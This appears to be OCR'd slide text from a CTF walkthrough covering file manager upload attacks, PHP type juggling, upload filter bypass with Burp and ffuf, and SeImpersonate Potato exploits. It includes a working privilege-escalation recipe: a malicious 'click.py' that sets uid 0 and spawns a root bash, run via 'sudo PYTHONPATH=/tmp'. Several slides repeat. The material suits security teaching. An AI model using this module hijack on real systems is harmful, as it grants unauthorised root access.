

Explorer – File Manager Upload Attack




In this challenge we discover a file manger app using default credentials

Explorer – File Manager Upload Attack



File manger apps provide a convenient means of performing file upload attacks--

Explorer – File Manager Upload Attack



since the type of files allowed to be uploaded are typically unrestricted

Privilege Escalation
Python Setenv

```
ETSCTF@explorer:/var/www/html$ sudo -l
sudo -l
User ETSCTF may run the following commands on explorer:
    (ALL : ALL) SETENV: NOPASSWD: /usr/local/bin/slo-generator
```

On this system we are able to run a Python tool, slo-generator, with the SETENV capability

Privilege Escalation
Python Setenv

```
ETSCTF@explorer:/var/www/html$ sudo -l
sudo -l
User ETSCTF may run the following commands on explorer:
    (ALL : ALL) SETENV: NOPASSWD: /usr/local/bin/slo-generator
```

If the have the SETENV capability with a Python tool, we can modify the directory the tool imports modules from, and provide spoofed modules with malicious code for the tool to run

Privilege Escalation
Python Setenv

After looking at the Github repo for the slo-generator tool, we see that one of its files uses the following modules

```
import logging
import os
import sys
import time
from pathlib import Path


import click
```

Privilege Escalation
Python Setenv

```
import os
import sys
print("Hijacked click module!")
os.setuid(0)
os.setgid(0)
os.system("/bin/bash -p")
```

We can create a malicious **click.py** file in the **/tmp** directory with the above contents that will give us an interactive root shell when run

Privilege Escalation
Python Setenv

```
ETSCTF@explorer:/$ sudo PYTHONPATH=/tmp /usr/local/bin/slo-generator
sudo PYTHONPATH=/tmp /usr/local/bin/slo-generator --help
Hijacked click module!
root@explorer:/#
```

Then run the sudo command with a custom import directory with SETENV to import the malicious module and get root access

6letter-juggler – PHP Type Juggling

However, there's a vulnerability in PHP when using the “loose” comparison operator ==, such that data of different types can be compared to each other, e.g., integers compared to strings

6letter-juggler – PHP Type Juggling

However, there's a vulnerability in PHP when using the “loose” comparison operator ==, such that data of different types can be compared to each other, e.g., integers compared to strings

6letter-juggler – PHP Type Juggling

When PHP compares data of different types, there can be some strange results, such as the string of numbers and letters comparing true for the number 123 in the example above

PHP Type Juggling – Strcmp

The PHP Strcmp function is used to compare two strings, but type juggling problems come up if you use the Strcmp function to compare strings to other data types

PHP Type Juggling – Strcmp

So if the PHP app is checking passwords by using the Strcmp function with loose comparisons, we can bypass it by supplying an array instead of a string for the password

File Upload Attack – Filter Bypass

A complication in this case is the fact that we don't know which file extensions are permitted for upload by the web application, so we'll need to find a way to bypass the file upload filter

File Upload Attack – Filter Bypass

One method of bypassing file extension filters is to record the request in BurpSuite, and then save the request to a file

File Upload Attack – Filter Bypass

Which is then used by the Ffuf program for fuzzing in an attempt to ID valid file extensions

File Upload Attack – Filter Bypass

Which is then used by the Ffuf program for fuzzing in an attempt to ID valid file extensions

File Upload Attack – Filter Bypass

If we can identify a valid script file extension for upload, we can then attempt the file upload attack

Privilege Escalation
SeImpersonate Privilege

The SeImpersonate privilege is a feature which allows a user to perform commands in the context of other users

Privilege Escalation
SeImpersonate Privilege

This privilege is typically associated with service accounts, like IIS, SQL Server, and with Administrator accounts

Privilege Escalation
SeImpersonate Privilege

Using SeImpersonate, attackers can elevate privileges to SYSTEM or Administrator level, either through Token Theft and / or Named Pipes

SeImpersonate – Potato Exploit

The Potato-familiy of Windows exploits all leverage the SeImpersonate privilege in different ways to achieve elevated access on Windows targets

Potato Exploit – JuicyPotato

Which Potato exploit to use on a target largely depends on the version of Windows being used. In this case, we'll be using the Juicy Potato variant